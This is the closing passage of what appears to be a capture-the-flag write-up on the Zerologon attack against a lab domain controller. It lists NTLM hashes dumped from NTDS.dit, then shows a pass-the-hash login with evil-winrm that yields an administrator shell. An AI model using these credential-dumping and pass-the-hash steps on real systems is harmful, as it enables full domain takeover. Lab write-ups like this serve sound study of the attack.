hololive.local\koronei:1109:aad3b435b51404eeaad3b435b51404ee:efc17383ce0d04ec905371372617f954:::
hololive.local\okayun:1110:aad3b435b51404eeaad3b435b51404ee:a170447f161e5c11441600f0a1b4d93f:::
hololive.local\watamet:1115:aad3b435b51404eeaad3b435b51404ee:50f91788ee209b13ca14e54af199a914:::
hololive.local\mikos:1116:aad3b435b51404eeaad3b435b51404ee:74520070d63d3e2d2bf58da95de0086c:::
DC01$:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

When the scripts asks us for a password, returning enter (“\n” or NULL) is enough to get the hashes! The password is empty. We dumped the NTDS.dit database, and got the credentials. We can now perform a PTH attack through evil-winrm. And the DC is pwned !



```
root@kali:~/zerologon# evil-winrm -u Administrator -H 3f3ef89114fb063e3d7fc23c20f65568 -i 10.10.206.208

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
hololive\administrator
```

Thank you for reading !